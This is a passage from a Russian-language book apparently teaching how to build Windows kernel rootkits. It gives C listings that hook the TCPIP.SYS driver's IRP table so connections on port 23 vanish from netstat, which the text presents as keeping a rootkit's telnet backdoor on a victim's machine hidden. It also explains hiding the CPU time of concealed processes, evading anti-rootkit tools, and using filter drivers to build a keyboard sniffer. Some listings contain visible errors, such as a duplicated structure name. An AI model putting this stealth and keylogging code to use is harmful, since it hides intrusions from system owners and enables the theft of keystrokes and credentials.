Осталось прояснить один момент. Скрытые нами процессы занимают некоторое процессорное время. Если сравнить общее процессорное время с суммарным временем, которое занимают все процессы, то разница будет налицо. Вот так

наш руткит может быть обнаружен. Нам нужно позаботиться о скрытии этой разницы. Делается очень просто. Предположим, что общее процессорное время равно величине M . Суммарное время, занятое всеми процессами, равно S . Разница между ними $S - M = K$. Представим, что скрытых процессов вообще нет. Куда тогда пойдет разница? Конечно, система спишет ее на специальный процесс – *Idle* – бездействие системы. Но поскольку скрытые процессы в системе есть, то позаботиться о списании времени на счет *Idle* должны мы сами. Теперь вам должна быть ясна вся функция.

6.4. СОКРЫТИЕ СОЕДИНЕНИЙ (ТАБЛИЦА IRP)

Мы уже рассмотрели два способа установки ловушек в ядре – в первом случае мы поместили ловушку в таблицу IDT, а во втором – в SSDT. Но в ядре есть еще одно место, в которое можно поместить ловушку, это таблица функций, имеющаяся в каждом драйвере устройств. Сразу после установки драйвер инициализирует таблицы функций – в них содержатся адреса функций, обслуживающих различные типы пакетов IRP (I/O Request Packets). IRP управляют несколькими видами запросов, например запись, чтение. Поскольку драйверы устройств слабо проверяются антируткитными средствами, IRP-таблица – это идеальное место для установки ловушки.

Рассмотрим стандартные типы IRP-пакетов, определенные в Microsoft DDK:

#define IRP_MJ_CREATE	0x00
#define IRP_MJ_CREATE_NAMED_PIPE	0x01
#define IRP_MJ_CLOSE	0x02
#define IRP_MJ_READ	0x03
#define IRP_MJ_WRITE	0x04
#define IRP_MJ_QUERY_INFORMATION	0x05
#define IRP_MJ_SET_INFORMATION	0x06
#define IRP_MJ_QUERY_EA	0x07
#define IRP_MJ_SET_EA	0x08
#define IRP_MJ_FLUSH_BUFFERS	0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION	0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION	0x0b
#define IRP_MJ_DIRECTORY_CONTROL	0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL	0x0d
#define IRP_MJ_DEVICE_CONTROL	0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL	0x0f
#define IRP_MJ_SHUTDOWN	0x10
#define IRP_MJ_LOCK_CONTROL	0x11
#define IRP_MJ_CLEANUP	0x12
#define IRP_MJ_CREATE_MAILSLIST	0x13
#define IRP_MJ_QUERY_SECURITY	0x14

RootKits

```
#define IRP_MJ_SET_SECURITY          0x15
#define IRP_MJ_POWER                 0x16
#define IRP_MJ_SYSTEM_CONTROL         0x17
#define IRP_MJ_DEVICE_CHANGE          0x18
#define IRP_MJ_QUERY_QUOTA            0x19
#define IRP_MJ_SET_QUOTA              0x1a
#define IRP_MJ_PNP                   0x1b
#define IRP_MJ_MAXIMUM_FUNCTION       0x1b
```

Какой драйвер и какие его IRP использовать? Это зависит от того, что вы хотите сделать. Надеюсь, вы понимаете, в чем дело. IDT – одна-единственная (несколько в случае многопроцессорной машины), а IRP-таблицы – разные (у каждого драйвера своя). Если вы, например, хотите скрыть TCP-соединение, вы должны установить ловушку для IRP-таблицы драйвера `TCP/IP.SYS`. В этом параграфе мы рассмотрим ловушку именно для этого драйвера. Если же рассматривать все возможные драйверы, то и книги не хватит.

Наша цель – скрыть сетевые порты. Это очень важно, ведь в большинстве случаев руткит будет использовать TCP-соединения для предоставления удаленного доступа. Скрывать сам процесс, предоставляющий удаленный доступ, мы только что научились, но утилиты вроде `netstat` (рис. 6.2) смогут показать, что некоторый процесс установил TCP-соединение. Если же мы установим ловушку в IRP драйвера `TCP/IP.SYS`, открытые нами порты никто не увидит.

Имя	Локальный адрес	Внешний адрес	Состояние
TCP	den:1354	pop.mail.ru:pop3	TIME_WAIT
TCP	den:1356	pop.mail.ru:pop3	TIME_WAIT
TCP	den:1358	pop.mail.ru:pop3	TIME_WAIT
TCP	den:1360	pop.mail.ru:pop3	TIME_WAIT
TCP	den:1110	den:1353	TIME_WAIT
TCP	den:1355	den:1110	TIME_WAIT
TCP	den:1357	den:1110	TIME_WAIT
TCP	den:1359	den:1110	TIME_WAIT

Рис. 6.2. Типичный вывод утилиты `netstat`

Утилита `netstat` показывает протокол, локальный и удаленный адреса, номера портов и состояние соединения.

ПРИМЕЧАНИЕ.

Сокрытие соединений с помощью IRP поможет уберечься от глаз пользователя, умеющего пользоваться программой **netstat**, и некоторых локальных IDS. Но против сетевой IDS этот метод бессилен. О том, как обойти сетевую IDS, мы еще будем говорить.

Первое, что нам нужно сделать для перехвата IRP-таблицы, – это определиться с драйвером и связанным с ним устройством. В нашем случае драйвером будет **TCP/IP.SYS**, а устройством – **\DEVICE\TCP**. Но мы не можем просто указать имя файла драйвера, мы должны использовать объект драйвера. Для этого используется функция **IoGetDeviceObjectPointer**. Данной функции нужно передать имя устройства, а на выходе получим объект файла (**PFILE_OBJECT**) и объект устройства (**PDRIVER_OBJECT**). Объект устройства содержит указатели на объект драйвера, который содержит таблицу функций (рис. 6.3).




Рис. 6.3. Объект устройства и объект драйвера

Как обычно, руткит должен сохранить адрес оригинальной функции, для которой вы хотите установить ловушку. После того, как ваша функция сделает все необходимые действия, она может вызвать оригинальную функцию – чтобы никто ничего не заподозрил. Также адрес исходной функции нужен при выгрузке руткита из памяти – если вы захотите это сделать. Для установки ловушки мы будем использовать функцию **InterlockedExchange**.

Следующий код получает указатель на драйвер **TCP/IP.SYS** (по заданному имени устройства – **\DEVICE\TCP**) и устанавливает ловушку для **IRP_MJ_DEVICE_CONTROL** (используется для управления TCP-устройством).

Листинг 6.7. ПЕРЕХВАТ IRP_MJ_DEVICE_CONTROL

```
#include "ntddk.h"
#include "tdiinfo.h"
PFILE_OBJECT ptr_file;
```

```

PDEVICE_OBJECT ptr_dev_tcp;
PDEVICE_OBJECT ptr_dev_tcpip
typedef NTSTATUS (*Prev_IRPMJDEVICECONTROL)(IN PDEVICE_OBJECT, IN
PIRP);
Prev_IRPMJDEVICECONTROL prev_func;
NTSTATUS Install_Hook()
{
    NTSTATUS s;
    UNICODE_STRING dev_unicode;
    WCHAR dev_name[] = L"\Device\Tcp";
    ptr_file = NULL;
    ptr_dev_tcp = NULL;
    ptr_dev_tcpip = NULL;
    RtlInitUnicodeString (&dev_unicode, dev_name);
    s = IoGetDeviceObjectPointer(&dev_unicode,
        FILE_READ_DATA, &ptr_file, &ptr_dev_tcp);
    if(!NT_SUCCESS(s)) return s;
    ptr_dev_tcpip = ptr_dev_tcp->DriverObject;
    // сохраняем адрес оригинальной функции
    prev_func =
    ptr_dev_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL];
    // устанавливаем ловушку - функцию с именем hook
    if (prev_func)
        InterlockedExchange ((PLONG)
            &ptr_dev_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL],
            (LONG)hook);
    return STATUS_SUCCESS;
}

```

Нам осталось только написать саму функцию `hook`. Это и будет самой сложной частью нашего задания. При разработке этой функции нам нужно учитывать разные типы IRP-запросов для драйвера `TCPIP.SYS` – ведь, кроме `IRP_MJ_DEVICE_CONTROL`, есть еще и другие запросы. Это было первое, что нам нужно учитывать. А второе – это код управления вводом-выводом – `IoControlCode`. Если он равен `IOCTL_TCP_QUERY_INFORMATION_EX`, то драйвер обязан предоставить программе вроде `netstat` информацию обо всех соединениях (обо всех открытых портах).

Буфер входящих запросов нужно привести к типу `TDIOBJECTID`:

```

#define CO_TL_ENTITY 0x400;
#define CL_TL_ENTITY 0x401;
#define IOCTL_TP_QUERY_INFORMATION_EX 0x00120003
typedef struct TDIEntityID {
    ulong tei_entity;
    ulong tei_instance;
} TDIEntityID;
typedef struct TDIOBJECTID {

```

```

TDIEntityID toi_entity;
ulong toi_class;
ulong toi_idl
} TDIOBJECTID;

```

Следующий шаг – мы должны найти буфер ввода и привести его к типу TDIOBJECTID. Если IRP-запрос посыпается с использованием метода METHOD_NEITHER (как в случае **netstat**), то буфер ввода можно найти в поле Parameters.DeviceIoControl.Type3InputBuffer IRP-стека. Сам IRP-стек можно получить с помощью функции IoGetCurrentIrpStackLocation:

```

PIO_STACK_LOCATION pIrp_stack =
    IoGetCurrentIrpStackLocation(pIrp);

```

Буфер ввода можно получить и привести к типу TDIOBJECTID с помощью следующего оператора:

```

inpbuff = (TDIOBJECTID *)
    irp_stack->Parameters.DeviceIoControl.Type3InputBuffer;

```

Для скрытия TCP-портов мы будем использовать запросы объекта CO_TL_ENTITY, а для UDP-портов – CL_TL_ENTITY. Также нужно учитывать поле **toi_id** структуры TDIOBJECTID – с его помощью можно определить, с какими ключами пользователь запустил утилиту **netstat** (например, **netstat -o**).

Поскольку буфер ввода приведен к типу TDIOBJECTID, поле **tui_entity.tei_entity** должно содержать CO_TL_ENTITY для TCP-портов и CL_TL_ENTITY – для UDP-портов.

Последний шаг – это написание собственной функции IoCompletionRoutine, о которой мы уже упоминали в п. 5.6. Эту функцию вызывает Диспетчер ввода/вывода, когда драйвер TCP/IP.SYS закончит обрабатывать IRP-пакет и заполнит буфер вывода запрошенными данными. Мы ведь собираемся профильтровать эти данные в интересах руткита, не так ли?

Передать параметры функции IoCompletionRoutine можно через **irp_stack->Context**. Этими параметрами будут адрес исходной функции IoCompletionRoutine и значение **inpbuff->toi_id**, чтобы функция могла определить формат буфера вывода.

Запутались? Ничего, сейчас мы рассмотрим полный код функции-ловушки, который все поставит на свои места (листинг 6.8).

Листинг 6.8. Собственная функция-обработчик IRP_MJ_DEVICE_CONTROL

```

NTSTATUS hook (IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp)
{
    // указатель на IRP-стек

```

```
PIO_STACK_LOCATION sirp;
// метод передачи (нас интересует METHOD_NEITHER)
ULONG io_transType;
// буфер ввода
TDIOBJECTID *inpbuf;
// параметры для IoCompletionRoutine
DWORD context;
// Получаем указатель на IRP-стек
sirp = IoGetCurrentIrpStackLocation( pIrp);
switch (sirp->MajorFunction)
{
    case IRP_MJ_DEVICE_CONTROL:
        if ((sirp->MinorFunction == 0) &&
            (sirp->Parameters.DeviceIoControl.IoControlCode ==
             IOCTL_TCP_QUERY_INFORMATION_EX))
        {
            io_transType =
                sirp->Parameters.DeviceIoControl.IoControlCode;
            io_transType &= 3;
            if (io_transType == METHOD_NEITHER)
            {
                inpbuf =
                    (TDIOBJECTID*)
                sirp->Parameters.DeviceIoControl.Type3InputBuffer;
                // TCP-пакеты - CO_TL_ENTITY
                if (inpbuf->toi_entity.tei_entity ==
                    CO_TL_ENTITY)
                {
                    if ((inpbuf->toi_id == 0x101)
                        || (inpbuf->toi_id == 0x102)
                        || (inpbuf->toi_id == 0x110))
                    {
                        // вызываем IoCompletionRoutine, если IRP - успешен
                        sirp->Control = 0;
                        sirp->Control |= SL_INVOKE_ON_SUCCESS;
                        sirp->Context = (PIO_COMPLETION_ROUTINE)
                            ExAllocatePool(NonPagedPool,
                                sizeof(REQINFO));

                        ((PREQINFO)sirp->Context)->OldCompletion =
                            sirp->CompletionRoutine;
                        ((PREQINFO)sirp->Context)->ReqType =
                            inpbuf->toi_id;
                        sirp->CompletionRoutine =
                            (PIO_COMPLETION_ROUTINE)Completion;
                    }
                }
            }
        }
}
```

```

        break;
    default: break;
}
// вызываем исходную функцию управления устройством
return prev_func(pDeviceObject, pIrp);
}

```

Теперь перейдем к разработке нашего варианта функции `IoCompletionRoutine`, которую назовем `MyCompletion`. Она будет еще сложнее, чем предыдущая.

Оказывается, все, что было сделано выше, – это только для того, чтобы добавить в стек IRP завершающую функцию. Только с ее помощью можно перехватить данные о сетевых соединениях, возвращаемые драйвером `TCPIP.SYS`. Ведь обработчик IRP (наша функция `hook`) не в состоянии этого сделать – так уж было задумано Microsoft. Очевидно, для большей безопасности, но мы и это обошли.

Как уже было отмечено, завершающая процедура вызывается после того, как `TCPIP.SYS` заполнил буфер вывода. Самое сложное в том, что структура буфера вывода зависит от ключей, которые пользователь указал при вызове `netstat`. Например, ключ `-o` утилиты `netstat` позволяет вывести PID процессов, которым принадлежат открытые порты (рис. 6.4). Потом с помощью `tasklist` можно найти исполняемый файл процесса по его PID (рис. 6.5).

Имя	Локальный адрес	Внешний адрес	Состояние	PID
TCP	den:1215	64.12.25.149:5190	ESTABLISHED	1452
TCP	den:1589	pop.mail.ru:pop3	TIME_WAIT	0
TCP	den:1590	ads.web.aol.com:http	ESTABLISHED	1452

Рис. 6.4. Выводим PID владельцев портов

Если `netstat` запущена с ключом `-o`, то `TCPIP.SYS` возвращает буфер структуры `CONNINFO102`. Если же `netstat` запущена с ключом `-b`, то у буфера будет структура `CONNINFO110`.

RootKits

C:\WINDOWS\System32\cmd.exe					
LSASS.EXE	784	Console	0	1	276 KB
SUCHOSI.EXE	936	Console	0	1	440 KB
SUCHOST.EXE	980	Console	0	8	464 KB
SUCHOST.EXE	1132	Console	0	892	KB
SUCHOST.EXE	1216	Console	0	588	KB
EXPLORER.EXE	1304	Console	0	8	852 KB
SPOOLSU.EXE	1480	Console	0	940	KB
RUNDLL32.EXE	1536	Console	0	400	KB
CTFMON.EXE	1544	Console	0	668	KB
MUSUC32.EXE	1628	Console	0	408	KB
outpost.exe	1648	Console	0	15	940 KB
thebat.exe	1932	Console	0	19	928 KB
TOTALCMD.EXE	668	Console	0	3	588 KB
WINWORD.EXE	120	Console	0	43	332 KB
Opera.exe	1904	Console	0	28	728 KB
mge.exe	1528	Console	0	8	840 KB
AgentSur.exe	1828	Console	0	6	072 KB
ICOLite.exe	1452	Console	0	14	636 KB
cmd.exe	600	Console	0	1	452 KB
mspaint.exe	1600	Console	0	13	592 KB
SUCHOST.EXE	1500	Console	0	2	940 KB
tasklist.exe	1920	Console	0	2	700 KB
wmiprvse.exe	1360	Console	0	3	816 KB

Рис. 6.5. Выводим список задач

Во всех остальных случаях у буфера будет структура CONNINFO101. Рассмотрим все эти структуры:

```
#define HTONS(a) (((0xFF&a)<<8) + ((0xFF00&a)>>8))

typedef struct _CONNINFO101 {
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
} CONNINFO101, *PCONNINFO101;

typedef struct _CONNINFO102 {
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
    unsigned long pid;
} CONNINFO102, *PCONNINFO102;

typedef struct _CONNINFO110 {
    unsigned long size;
    unsigned long status;
    unsigned long src_addr;
    unsigned short src_port;
    unsigned short unk1;
```

```

    unsigned long dst_addr;
    unsigned short dst_port;
    unsigned short unk2;
    unsigned long pid;
    PVOID unk3[35];
} CONNINFO102, *PCONNINFO102;

```

Функция MyCompletion получает указатель Context, для которого функция hook выделила память. Context – это указатель на данные типа PREQINFO. Вы будете использовать его для отслеживания соединений. Каждое соединение находится в определенном состоянии:

- 0 – невидимо;
- 1 – CLOSED – закрыто;
- 2 – LISTENING – прослушивается;
- 3 – SYN_SENT – отправлен SYN;
- 4 – SYN_RECEIVED – SYN получен;
- 5 – ESTABLISHED – установлено;
- 6 – FIN_WAIT_1 – ожидание FIN (1);
- 7 – FIN_WAIT_2 – ожидание FIN (2);
- 8 – CLOSE_WAIT – ожидается закрытие соединения;
- 9 – CLOSING – соединение закрывается.

Вы уже поняли, что спрятать все нужные нам соединения можно, установив для них статус 0 (невидим)?

Допустим, мы собираемся скрывать все соединения по 23 порту (telnet). Тогда руткит свободно сможет запустить собственный telnet-сервер на компьютере-жертве, предоставив вам telnet-доступ к компьютеру. Наша функция MyCompletion приведена в листинге 6.9.

Листинг 6.9. Обработка данных о соединениях, полученных от TCPIP.SYS

```

NTSTATUS MyCompletion (IN PDEVICE_OBJECT pDeviceObject,
                      IN PIRP pIrp,
                      IN PVOID Context)
{
    PVOID outbuf; // буфер вывода
    DWORD numbufs; // количество буферов вывода
    PIO_COMPLETION_ROUTINE p_cRoutine;
    DWORD i;

```

```
    outbuf = pIrp->UserBuffer;
    // получаем предыдущую CompletionRoutine, переданную через Context
    p_cRoutine = ((PREQINFO)Context)->OldCompletion;
    if (((PREQINFO)Context)->ReqType == 0x101)
    {
        numbufs = Irp->IoStatus.Information / sizeof(CONNINFO101);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            // Прячем все соединения по 23 порту (telnet)
            if (HTONS(((PCONNINFO101)outbuf)[i].dst_port) == 23)
                ((PCONNINFO101)outbuf)[i].status = 0;
        }
    }
    else if (((PREQINFO)Context)->ReqType == 0x102)
    {
        numbufs = Irp->IoStatus.Information / sizeof(CONNINFO102);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            // Прячем все соединения по 23 порту (telnet)
            if (HTONS(((PCONNINFO102)outbuf)[i].dst_port) == 23)
                ((PCONNINFO102)outbuf)[i].status = 0;
        }
    }
    else if (((PREQINFO)Context)->ReqType == 0x110)
    {
        numbufs = Irp->IoStatus.Information / sizeof(CONNINFO110);
        for(i = 0; i < NumOutputBuffers; i++)
        {
            if (HTONS(((PCONNINFO110)outbuf)[i].dst_port) == 23)
                ((PCONNINFO110)outbuf)[i].status = 0;
        }
    }
    ExFreePool(Context);
    if ((pIrp->StackCount > (ULONG)1) && (p_cRoutine != NULL))
    {
        return (p_cRoutine)(pDeviceObject, pIrp, NULL);
    }
    else
    {
        return pIrp->IoStatus.Status;
    }
}
```

6.5. МНОГОУРОВНЕВЫЕ ДРАЙВЕРЫ

В этом разделе мы попытаемся систематизировать то, что уже узнали о пакетах IRP и том, как вообще происходит обмен данными между пользовательской программой и драйвером.

Разработчики операционной системы Windows облегчили жизнь не только себе, но и нам, придумав соединять драйверы одного и того же устройства в цепочку. Допустим, требуется обеспечить работу устройства MyDevice в трех режимах:

- обычный;
- с шифрованием данных;
- с шифрованием и коррекцией ошибок.

Можно написать три отдельных драйвера, каждый из которых будет содержать как компонент низкого уровня, работающий непосредственно с аппаратурой, так и компонент, предоставляющий пользовательским приложениям высокоуровневый интерфейс для работы с устройством. Второй и третий драйверы будут включать еще и промежуточный компонент, выполняющий шифрование и коррекцию. Не слишком-то экономно.

Но можно организовать и многоуровневый драйвер. Самый низкий уровень осуществляет аппаратное взаимодействие с устройством. Самый высокий предоставляет пользовательский интерфейс для работы с устройством. В нашем случае у абстрактного устройства MyDevice будет три драйвера: первый будет предоставлять низкоуровневые услуги двум следующим, второй будет производить шифрование данных, а третий – получать результаты работы первых двух и предоставлять собственную услугу – коррекцию данных. Промежуточный драйвер можно будет настроить (например, через ключи реестра) так, чтобы пропускать шаг шифрования.

Получается, что при разработке драйвера более высокого уровня вам не нужно заботиться о функциях, которые выполняют драйверы более низкого уровня: эти функции для вас уже кто-то реализовал.

Драйверы всех уровней для одного устройства формируют *цепочку драйверов*. Драйвер самого низкого уровня работает непосредственно с «железом». Драйверы высокого уровня обычно отвечают за форматирование (представление) данных, коды ошибок, преобразование данных из одного формата в другой и другие операции, никак не связанные с аппаратным обеспечением.

Чем же интересны многоуровневые драйверы для нас? Многоуровневые драйверы не только перехватывают и передают данные, но и изменяют их перед передачей на следующий уровень. Они идеально подходят для создания рутkitов.

Используя многоуровневые драйверы, мы можем перехватить любое устройство системы – от клавиатуры до жесткого диска. К тому же многоуровневые

драйверы позволяют нам избежать написания довольно сложного низкоуровневого кода.

Предположим, что нам нужно написать клавиатурный снiffeр – программку, протоколирующую все нажатия клавиш. Нам не придется разрабатывать собственный драйвер клавиатуры. Достаточно написать один слой, обеспечивающий протоколирование нажатий клавиш. А это, поверьте, значительно проще, чем писать драйвер с нуля.

6.5.1. Как Windows работает с драйверами

Прежде чем приступить к разработке собственного многоуровневого драйвера, вам нужно знать, как Windows управляет драйверами. Проще всего объяснить это на примере. Поскольку мы собираемся написать снiffeр клавиатуры, то и объяснять работу с драйверами будем на примере с клавиатурным драйвером.

Наш снiffeр клавиатуры будет работать на самом высоком уровне. Самое интересное в том, что в точке, где мы можем перехватить нажатия клавиш, они уже конвертированы в пакеты IRP. Эти IRP продвигаются вверх и вниз по цепочке драйверов. Все, что нам нужно, – это вставить наш руткит в эту цепочку.

Но простого добавления драйвера в цепочку драйверов недостаточно. Руткит должен создать устройство и добавить его в соответствующую группу устройств (цепочку устройств). Чтобы было понятнее, рассмотрим следующий рисунок (рис.6.6).

Каждый драйвер в цепочке связан с соответствующим устройством в группе устройств. Основным устройством является контроллер клавиатуры 8042. Наш драйвер (руткит) самый верхний в цепочке: он работает с собственным устройством /device/sniffer.

Разберемся, как цепочка устройств обрабатывает информацию. Прежде всего подается запрос на чтение нажатия клавиши – формируется IRP. IRP начинает свое путешествие вниз по цепочке устройства, пока не достигнет контроллера 8042. Каждое устройство может модифицировать IRP или как-то иначе отреагировать на IRP.

Когда пользователь нажимает клавишу, драйвер 8042 последовательно выполняет следующие действия:

- получает скан-код нажатой клавиши из буфера клавиатуры;
- помещает скан-код клавиши в IRP;
- передает IRP со скан-кодом «наверх».




Рис. 6.6. Цепочки драйверов и устройств

Пока IRP движется вверх по цепочке драйверов, каждый драйвер может модифицировать его.

Перед тем, как перейти к рассмотрению следующего вопроса, разрешите мне порекомендовать вам программу **DeviceTree**, выводящую дерево драйверов устройств – очень полезный инструмент при разработке многоуровневых драйверов устройств. Программу можно скачать с сайта www.osronline.com. Правда, для загрузки программы нужна бесплатная регистрация.

6.5.2. IRP и стек ввода/вывода

Пакеты IRP, передачей которых ведает Диспетчер ввода/вывода, используются для обмена данными между пользовательской программой и драйвером, а также для передачи служебной информации между драйверами.

К сожалению, структура IRP документирована только частично. Что-то подробно описано в официальной документации от Microsoft, что-то – не очень, а что-то вообще не описано.

Многоуровневые драйверы одного устройства формируют цепочку. При осуществлении запроса ввода/вывода к многоуровневому драйверу формируется пакет IRP, который будет передан всем драйверам цепочки.

RootKits

Первым получает IRP драйвер наивысшего уровня, стоящий в цепочке первым. Последний драйвер в цепочке выполняет низкоуровневые функции. Он получает IRP последним.




Рис. 6.7. Программа Device Tree в действии

Создает IRP Диспетчер ввода/вывода. Во время создания IRP он определяет количество драйверов в цепочке и для каждого драйвера добавляет дополнительное пространство в IRP. Это пространство называется `IO_STACK_LOCATION` (стек ввода/вывода). Отсюда следует, что размер IRP зависит от количества драйверов и не является постоянной величиной. Структура IRP изображена на рис. 6.8.

Что же хранится в IRP-заголовке? Думаю, несложно догадаться. Во-первых, текущий индекс массива `IO_STACK_LOCATION`. Во-вторых, указатель на текущий элемент `IO_STACK_LOCATION`. Нужно отметить, что нумерация элементов массива `IO_STACK_LOCATION` начинается с 1, а нулевого элемента вообще нет.

Предположим, что в нашем IRP есть три элемента `IO_STACK_LOCATION`, то есть в нашей цепочке всего три драйвера. При создании IRP индекс массива будет равен 3, а указатель будет указывать на третий элемент массива – на

IO_STACK_LOCATION для первого драйвера в цепочке, то есть драйвера наивысшего уровня. Вы уже заметили, что элемент массива, соответствующий этому драйверу, расположен, наоборот, последним? Сейчас вы поймете, зачем сделано именно так.




Рис. 6.8. Структура IRP

При передаче IRP драйверу низшего уровня драйвер высшего уровня вызывает функцию `IoCallDriver`. Функция `IoCallDriver` первым делом уменьшает индекс массива стека ввода/вывода. Поэтому драйвер низшего уровня получает IRP с уже установленным индексом, ему ничего не нужно делать, просто использовать элемент с указанным в заголовке IRP индексом.

Когда последний драйвер в цепочке получит IRP, индекс массива будет установлен в 1. Если установить его в 0, система разрушится.

Драйвер-фильтр, которым будет наш снiffeр клавиатуры, должен поддерживать основные функции драйверов. Простейший фильтр, который не делает ничего, кроме передачи всех IRP на следующий уровень, должен всего лишь зарегистрировать в качестве обработчика любого IRP функцию `MyPassThru`. Вот фрагмент его функции `DriverEntry`:

```
for (int i=0; i < IRP_MJ_MAXIMUM_FUNCTIONS; i++)
    pDriverObject->MajorFunction[i] = MyPassThru;
```


А единственное назначение сквозной функции `MyPassThru` состоит в том, чтобы передать IRP дальше:

```
NTSTATUS MyPassThru (PDEVICE_OBJECT CurrentDeviceObject,
                      PIRP pIrp)
{
    IoSkipCurrentIrpStackLocation(pIrp);
    return IoCallDriver(CurrentDeviceObject->NextDevice, pIrp);
}
```

Функция `IoSkipCurrentIrpStackLocation` увеличивает на 1 указатель текущего элемента, чтобы функция `IoCallDriver` смогла уменьшить его на 1 и получить тот самый элемент, который был текущим при вызове `IoSkipCurrentIrpStackLocation`.

Помните, что `IoSkipCurrentIrpStackLocation` объявлена как макрос, потому в циклах, в операторах условного перехода вы обязательно должны использовать фигурные скобки:

```
// работает
if (условие)
{
    IoSkipCurrentIrpStackLocation();
}
// не работает
if (условие) IoSkipCurrentIrpStackLocation();
```



ГЛАВА 7. ПИШЕМ СНИФФЕР КЛАВИАТУРЫ

- РЕГИСТРАЦИЯ ФИЛЬТРА КЛАВИАТУРЫ
- ЗАПУСК ОТДЕЛЬНОГО ПОТОКА, ПРОТОКОЛИРУЮЩЕГО НАЖАТИЯ КЛАВИШ
- ОБРАБОТКА IRP ЧТЕНИЯ КЛАВИАТУРЫ
- ЗАПИСЬ ПЕРЕХВАЧЕННЫХ КЛАВИШ В ФАЙЛ
- СБОРКА СНИФФЕРА
- ГОТОВЫЕ КЛАВИАТУРНЫЕ СНИФФЕРЫ

В этой главе мы напишем простенький снiffeр клавиатуры. С целью упрощения кода наш снiffeр будет понимать только английскую раскладку. Вы можете самостоятельно доработать его до поддержки русского языка – это будет вашим первым домашним заданием.

Перед тем как начать, позволю себе напомнить вам, что нажатия клавиш передаются в виде скан-кодов, а не символов. Для преобразования скан-кода в символ вам понадобится выполнить определенные действия, а не сразу записывать полученную информацию в файл.

